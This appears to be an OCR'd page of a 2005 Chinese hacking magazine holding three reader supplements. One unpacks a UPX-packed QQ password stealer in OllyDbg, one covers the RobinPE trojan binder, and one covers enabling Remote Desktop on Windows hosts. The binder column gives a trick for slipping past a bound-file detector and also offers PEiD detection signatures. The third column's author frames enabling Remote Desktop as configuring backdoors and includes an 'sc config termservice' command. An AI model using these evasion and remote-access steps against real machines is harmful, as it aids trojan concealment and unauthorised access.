
对"逆向工程菜鸟教学篇"的一些补充

雪走[DCT]

在2005年第9期的"TIT女子破解小组之逆向工程菜鸟教学篇"一文中，文章提及的啊啦QQ大盗0720版程序的入口点是004AB21B ^\E9 0C8BFCFF JMP alaqq072.00473D2C，其实这还没走到程序的入口点，真正的入口点"(OEP)"是00473D2C，而且后面Dump的地方也有些问题，文章中是在004AB21B处Dump程序，这是不对的（虽然作者提供脱壳后的程序un_能正常运行），这也应该就是作者脱壳后的程序，在PEID跟FI中，都不能正确识别编写语言的原因。正确Dump程序的地方应该是跳到00473D2C后，即在"00473D2C 55 PUSH EBP"处Dump程序，用IMPortREC修复的时候，在OEP处就应该填：73D2C（如图1）。这样的话，脱壳修复后的程序，用PEID0.92跟FI都能直接查出程序是用Borland Delphi编写的（如图2、图3）。








对于如何手动查找程序的入口点，原文作者已经讲得很详细了，下面只是我个人对原程序的一些简单分析。

其实，载入程序后从004AE010到004AE03F这一段，其实是对加壳后程序做的伪装，让PEID通过特征分析认为是Microsoft Visual C++，从004AE03F跳到004AB0B0，才是跳向加壳程序的入口，真正的分析壳是从004AB0B0开始。

这里，再给大家说两个用OD更简单走到OEP的方法：

1.F8走过004AB0B0 60 PUSHAD后，查看寄存器中ESP值（如图4），我这里是0012FFA4，在命令行下硬件断点：hr 0012FFA4，F9运行程序，程序被硬件断点断在了004AB21B ^\E9 0C8BFCFF JMP alaqq072.00473D2C处，速度快吧。



接着删除硬件断点，再F8一次，就走到00473D2C了。这就是高手总结出的对付大部分压缩壳最有效的方法：ESP定律。

2．通过查看代码特点，有点经验的脱壳者都能看出，其实程序加壳是用的最简单最常用的压缩壳：UPX，既然是UPX，那我们就CTRL+F搜索命令：POPAD，直接就来到了004AB21A 61 POPAD，看看下面那一行004AB21B ^\E9 0C8BFCFF JMP alaqq072.00473D2C，呵呵，这样更快吧。

RobinPE检测补丁

忆雪见

本文主要针对第9期"巧妙利用RobinPE将木马藏匿到EXE文件中"一文所做补充。其实早在03年RobinPE刚发布的时候，我就已经用过了，只是当时受条件所限，没有深入研究。最近在汉化一国外软件时，对RobinPE有了点小发现，就以补丁的形式介绍给大家吧。

一 关于运行的小补丁

RobinPE可以利用宿主EXE文件的空隙，也就是由于文件对齐所产生的大段00，将寄生EXE文件写入其中，并让寄生文件随宿主文件一起运行。从某种意义上讲，RobinPE就是一种特殊的捆绑软件。但是无论哪种捆绑软件捆绑过的文件，运行时都会将寄生的文件释放的硬盘上，RobinPE也是如此，用它处理过的宿主文件，运行时会在当前目录生成寄生文件，并且运行后并不删除。所以说，寄生的EXE文件一定是要免杀的。

二 Fearless的检测

Fearless曾经出品过一个Bound File Detector（捆绑文件检测器，以下简称FBFD)，可以轻松地发现宿主文件中被寄生的数据，如图1所示，这是一个寄生了"激活专家"的Win2000欢迎程序。FBFD的检测报告声称，在宿主文件偏移59800h处发现寄生数据110h字节，也就是272字节。

不过当我们真的来到59800h处却发现并不是那么回事，如图2所示，仅仅是一小段调试信息而已。哈哈，被骗了吧？

即便这样，我也很高兴，因为当我点击图1中的"清除数据"按钮删除寄生的数据后，如图3。


图 1

FBFD就检测不到被RobinPE处理过




图 2



图 3



图 4

的文件了。如图 4 所示，还是刚才那个 Win2000 欢迎程序，但是 FBFD 已经发现不了异常了，实际情况是……呵呵，一个小发现而已，实际情况是那个寄生的“激活专家”仍然可以运行，这样就可以欺骗那些使用 FBFD 的用户了。

注意 一些行业外的汉化者会将 FBFD 译作“无忧捆绑文件检测器”。

三 PEiD 的检测

有感于原文作战的一句“至于检测我目前仍没有发现有什么好的办法”。这里给大家介绍一种相对而言比较好的检测方法，使用工具 PEiD。PEiD 是一个基于 Signature（特征码）的探壳程序，它的自定义特征码可以在一定程度上帮助我们检测这种捆绑文件。捆绑程序和壳一样，都有自己的特征码（或许称为 DNA 也比较合适）。RobinPE 也不例外，利用 PEiD 的扩展扫描功能可以轻松发现被 RobinPE 处理过的宿主文件，如图 5 所示，注意图中那个 Debug（调试），前文可是有铺垫的哦 ^_^




图 5




图 6

提取特征码是一件纯手工活，我都已经为大家做好了，如下：

```
[* RobinPE v.new -> Robin]
signature = 60 6A 00 6A 20 6A 02 6A 00 6A 03 68 00 00 00
ep_only = true
```

大家只要把这段字符写入 PEiD 目录下的 userdb.txt 文件中即可，这时再利用扩展扫描，你的 PEiD 就可以检测出经 RobinPE 处理过的程序了。

还有文中提到的“灰鸽子万能文件捆绑器”，我也一并做好了，特征码如下：

```
[灰鸽子万能文件捆绑器 VIP2005 -> 葛军]
signature = 55 8B EC 81 C4 ?? FE FF FF 53 56 57 33 C0 89 85 ?? FE FF FF
ep_only = true
```

使用方法同上，不再罗嗦了。

其实使用 RobinPE 最大的好处在于寄生后宿主文件大小是不变的。如果使用未添加自定义特征码的 PEiD 来扫描，看到的结果将会使原宿主文件的状态。例如文中作者将“灰鸽子潜入者”插入到记事本中，PEiD 扫描记事本将会看到 Microsoft Visual C++ 5.0 [Debug]的字样。如果入侵者也这样做，再修改一下记事本的属性、时间，我们想找到这个潜入者可就难了。现在好了，这项工作可以交给 PEiD 来做了，它的目录扫描功能可以极大的减少我们的工作量，如图 6 所示。大家都知道，系统目录下的文件都是无壳的，如果 PEiD 发现有加壳程序出现，那么这个文件就很可疑了。

PEiD 的辅助检测木马的功能就为大家介绍这些了。工具不是万能的，防范捆绑木马最好的方法还是具有安全的意识，不随便运行陌生的程序。随光盘为大家送上我的 PEiD，可以检测包括“藏鲸阁 EXE 文件捆绑机”、“PcShare 文件捆绑器”在内的 20 多种捆绑程序，希望大家喜欢！

（本文涉及到的软件 Bound File Detector、PEiD，光盘有收录）

补丁铺

对07期深入3389一文的疑问及补充

Jnc

在今年X 档案第7 期中有一篇深入3389的文章，作者对3389有很好的分析，也给出了让我们能在3389与本地电脑中复制文件的补丁，在此非常的感谢，但是我感觉在某些地方存在疑问或者描述得不是很明白，在此跟大家讨论一下。

首先作者提到的开启3389的4个条件，我就觉得不是很正确。大家知道，3389在Win2000、XP与2003中是不一样的。在XP中甚至只要你在“我的电脑”属性里的远程选项里“允许用户远程连接到此计算机”打上勾就可以使用管理员组的用户来连接，当然，缺点是很多的，因为XP是单工作站模式，3389也是给单用户使用的，所以你连接的时候别人就会注销，所以这种方式并不是太好。至于2003，与XP中的情况差不多，开3389甚至不用重启，只要导入注册表文件就可以了。

麻烦的是2000，并且2000还默认只在server版本里才有，你可以通过type c:\boot.ini来查看当前系统的版本。一般在安装系统的时候都是使用的默认方式，而3389组件是默认安装的，所以不用担心了，大胆地去开吧！作者所说的第一个条件其实是不需要的，完全可以不必开“terminal service”服务，至于如何做到的，等下我会说。第二个条件是xp下的，因为大家知道2000里根本没有这个选项。第三个条件是默认一定会满足的（我说的是2000server以及以上版本，包括xp和2003）。第四个更是不需要的了，我想不明白为什么IPC$共享跟3389有什么因缘关系，难道作者说的是使用默认空口令来安装3389服务？

我个人认为开启某项服务，只要服务管理器里有启动这个服务，然后服务启动所需要文件，如可执行文件以及驱动都被正确的安装，服务配置所需要的注册表项都已经正确的配置，这个服务就是可以正确启动的。最近忙着配置后门，我所理解Windows的机制应该就是这样的，至于正不正确，等下配置就知道了。




图1

好了，根据我所指的思路，我们来看下7期中作者的做法如何。作者第一条做的就是关于3389服务的配置，作者说不能用Sc操作服务，其实感觉Sc操作服务还是比注册表文件导入要好，因为它即时生效，不需要重启，当然3389这个服务有它特殊的地方，在2000下必须重启。我们看看下面的命令：sc config termservice start= auto，出现“[SC] ChangeServiceConfig SUCCESS”表示成功的设置。运行这个命令之前，我们看看系统的服务，如图1。运行之后服务如图2。




图2

